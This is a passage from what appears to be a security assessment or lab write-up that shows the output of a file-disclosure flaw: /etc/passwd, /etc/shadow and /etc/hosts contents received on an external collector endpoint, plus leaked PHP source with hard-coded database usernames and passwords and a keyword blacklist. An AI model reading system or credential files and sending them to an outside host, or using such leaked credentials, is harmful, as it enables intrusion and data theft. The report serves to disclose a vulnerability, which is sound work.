


Fig 5.3: Screenshot of the contents of **etc/passwd** received on our beeceptor endpoint.

Contents of etc/passwd:

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:103:systemd Time
Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:105:systemd Network
Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:106:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:107::/nonexistent:/usr/sbin/nologin
mysql:x:105:108:MySQL Server,,,:/nonexistent:/bin/false
```

. **Step2:** In order to demonstrate the vulnerability, the following files have been leaked:

- /etc/passwd
- /etc/shadow
- /etc/hosts
- /var/www/html/auth-header.php
- /var/www/html/ask-question.php
- /var/www/html/store.php

This list is not exhaustive, many other files can be leaked.

We were also able to leak php files stored in the /var/www/html folder. These files contained sensitive information such as mysql database users and their passwords, and information about blacklisted keywords.

Two users were identified:

User1: **pop**

Password1: **test**

User2: **selector**
Password2: **selector123**

Contents of etc/shadow:

```
root*:18718:0:99999:7:::  
daemon*:18718:0:99999:7:::  
bin*:18718:0:99999:7:::  
sys*:18718:0:99999:7:::  
sync*:18718:0:99999:7:::  
games*:18718:0:99999:7:::  
man*:18718:0:99999:7:::  
lp*:18718:0:99999:7:::  
mail*:18718:0:99999:7:::  
news*:18718:0:99999:7:::  
uucp*:18718:0:99999:7:::  
proxy*:18718:0:99999:7:::  
www-data*:18718:0:99999:7:::  
backup*:18718:0:99999:7:::  
list*:18718:0:99999:7:::  
irc*:18718:0:99999:7:::  
gnats*:18718:0:99999:7:::  
nobody*:18718:0:99999:7:::  
_apt*:18718:0:99999:7:::  
systemd-timesync*:18736:0:99999:7:::  
systemd-network*:18736:0:99999:7:::  
systemd-resolve*:18736:0:99999:7:::  
messagebus*:18736:0:99999:7:::  
mysql!:18736:0:99999:7:::
```

Contents of etc/hosts:

```
127.0.0.1    localhost  
::1         localhost ip6-localhost ip6-loopback  
fe00::0     ip6-localnet  
ff00::0     ip6-mcastprefix  
ff02::1     ip6-allnodes  
ff02::2     ip6-allrouters  
172.17.0.2  f9ca54640747
```

Contents of var/www/html/auth-header.php:

```
<?php session_start();if (isset($_SESSION['user'])){\n    if($_COOKIE["CSRF_token"] !== $_SESSION["csrf"]){\n        die("CSRF attack detected");\n    }\n}\n$db = new PDO("mysql:host=localhost;\ndbname=Secure;
```

```

charset=utf8", "pop", "test");
$sql = "select Probation from Users where Username = ?";
$query = $db->prepare($sql);
$query->bindParam(1, $_SESSION['user']);
$query->execute();
$row = $query->fetch();
$_SESSION["probation"] = $row["Probation"];
}
else{ header("Location: /index.php");
      exit();
}
?>

```

Contents of var/www/html/ask-question.php:

```

<?php require("auth_header.php");
if (strpos($_POST['question'], '8843') !== false) {
    die("Hacker detected");
}
if (strpos($_POST['question'], 'file') !== false) {
    die("Hacker detected");}
$con = mysqli_connect("localhost", "pop", "test", "Secure");//
if (!$con){// die("Couldn't connect: " . mysqli_error());
// }
$stmt = $con->prepare('INSERT INTO testing (msg) VALUES (?)');
$stmt->bind_param("s", $_POST['question']);
$stmt->execute();
$stmt->close();
$con->close();
echo "Successfully sent!";

```

Contents: var/www/store.php:

```

<?php error_reporting(-1);
ini_set("display_errors", 1);
require("../auth_header.php");
if ($_SERVER["HTTP_APIKEY"] !== $_SESSION["API"]){
    die("Incorrect API token provided");}
$db = new PDO("mysql:host=localhost;dbname=Secure;charset=utf8", "selector", "
selector123");
if (isset($_GET["name"])){
    $sql = "SELECT Id, Name, Description from Trainings where Name LIKE ?";}
else{
die("No training specified");
}
$query = $db->prepare($sql);
$query->bindParam(1, $_GET["name"]);
$query->execute();
$count = $query->rowCount();

```

```
if ($count === 0){  
    die("No data was found");  
}  
$dumper = array();  
while($row = $query->fetch())  
{  
    array_push($dumper, $row);  
}  
echo json_encode($dumper);
```

[Return to main report.](#)